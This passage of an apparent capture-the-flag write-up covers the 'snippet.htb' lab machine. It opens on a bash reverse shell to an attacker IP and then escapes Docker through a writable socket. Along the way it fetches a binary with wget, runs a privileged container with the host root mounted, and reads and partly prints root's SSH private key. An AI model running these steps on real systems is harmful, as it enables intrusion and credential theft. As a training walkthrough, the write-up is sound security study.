bash -i >& /dev/tcp/10.10.14.29/1337 0>&1
```

Next we create a Netcat listener on port 1337.

nc -lynnp 1337

Finally, after sending the payload we receive a reverse shell on port 1337.

```
nc -nlvp 1337

listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.171] 45998
application@4dae106254bf:/var/www/html/public$ id

uid=1000(application) gid=1000(application)
groups=1000(application),999(app)
```

The first thing we see out of the ordinary is the `/app` folder. Going into the folder we find a Docker socket, for which we have `write` permissions.



```
application@4dae106254bf:/app$ ls -al
total 8
drwxr-xr-x 1 application application 4096 Jun 24 15:56 .
drwxr-xr-x 1 root         root        4096 Dec  6 09:29 ..
srw-rw---- 1 root         app        0 Dec  6 09:29 docker.sock
```

Docker escape

To use the Docker socket we could use `cURL`, but there is a simpler way; by uploading a static `docker` binary onto the system, we can directly interact with the socket. We copy our local docker binary to our web server directory and execute a `wget` command on our reverse shell.

```
wget http://10.10.14.29:8080/docker -O /tmp/docker
chmod +x /tmp/docker
```

Next, we check what docker containers are already running and take note of their container id's.

```
/tmp/docker -H unix:///app/docker.sock ps
```



```
application@4dae106254bf:~$ /tmp/docker -H unix:///app/docker.sock ps
CONTAINER ID   IMAGE          COMMAND                  CREATED     STATUS      PORTS NAMES
4dae106254bf   laravel-app_main   "/entrypoint supervi..."   5 months ago   Up 39 minutes   443/tcp, 0.0.0.0:9000->
>9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp
2ee49381d443   mysql:5.6       "docker-entrypoint.s..."   5 months ago   Up 39 minutes   127.0.0.1:3306->3306/tcp
2a61ea345445   gitea/gitea:1.15.8   "/usr/bin/entrypoint..."   5 months ago   Up 39 minutes   22/tcp, 127.0.0.1:3000->
>3000/tcp
a8d993b7ef40   roundcube/roundcubemail   "/docker-entrypoint...."   5 months ago   Up 39 minutes   127.0.0.1:8000->80/tcp
roundcube
793abf612b3c   mailserver/docker-mailserver:latest   "/usr/bin/dumb-init ..."   5 months ago   Up 39 minutes   127.0.0.1:25->25/tcp,
110/tcp, 127.0.0.1:143->143/tcp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993/tcp, 4190/tcp
mailserver
```

We can create our own Docker container that maps the hosts root (`/`) directory to `/host` on the container, allowing us full access over the system. Let's run a new privileged container with the root directory mapped to the container, using the `laravel-app_main` image.

```
/tmp/docker -H unix:///app/docker.sock run --rm -d --privileged -v /:/host laravel-
app_main
/tmp/docker -H unix:///app/docker.sock ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS NAMES
34430c432f61	laravel-app_main	"/entrypoint supervi..."	7 seconds ago	Up 5 seconds	80/tcp, 443/tcp, nervous_darwin
9000/tcp					
4dae106254bf	laravel-app_main	"/entrypoint supervi..."	5 months ago	Up 43 minutes	443/tcp, 0.0.0.0:9000- app
>9000/tcp, :::9000->9000/tcp, 127.0.0.1:8001->80/tcp					
2ee49381d443	mysql:5.6	"docker-entrypoint.s..."	5 months ago	Up 43 minutes	127.0.0.1:3306- laravel-app_db_1
>3306/tcp					
2a61ea345445	gitea/gitea:1.15.8	"/usr/bin/entrypoint..."	5 months ago	Up 44 minutes	22/tcp, 127.0.0.1:3000- gitea
>3000/tcp					
a8d993b7ef40	roundcube/roundcubemail	"/docker-entrypoint..."	5 months ago	Up 43 minutes	127.0.0.1:8000->80/tcp roundcube
793abf612b3c	mailserver/docker-mailserver:latest	"/usr/bin/dumb-init ..."	5 months ago	Up 44 minutes	127.0.0.1:25->25/tcp, mailserver
110/tcp, 127.0.0.1:143->143/tcp, 127.0.0.1:587->587/tcp, 465/tcp, 995/tcp, 127.0.0.1:993->993/tcp, 4190/tcp					

Listing the containers once more, we see that there is a new docker container with the ID `34430c432f61`. We can execute `/bin/bash` using the following command.

```
/tmp/docker -H unix:///app/docker.sock exec -it 34430c432f61 /bin/bash
```

We make sure to upgrade our reverse shell into a `TTY` shell beforehand, using `Python`:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
application@4dae106254bf:~$ /tmp/docker -H unix:///app/docker.sock exec -it 34430c432f61 /bin/bash
root@34430c432f61:~# cat /host/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAxhC02ZdFzdJj6zdl/L38ZGE70zyRCnJ4qZJyz50X7Ux9JHWT
7kZWP3uElhlwF2WbqsPoS/iUtAjV9kefLS/38zfZEpln/o7g+q8Fw+oxF0s/6fud
<SNIP>
-----END RSA PRIVATE KEY-----
```

Once on the system as root, we find an `SSH` key located at `/host/root/.ssh/id_rsa` and copy it to our own machine. Finally we can use the `SSH` key to login as root on `snippet.htb`

```
ssh -i root.ssh root@snippet.htb
```

```
ssh -i root_rsa root@10.10.11.171
root@extension:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.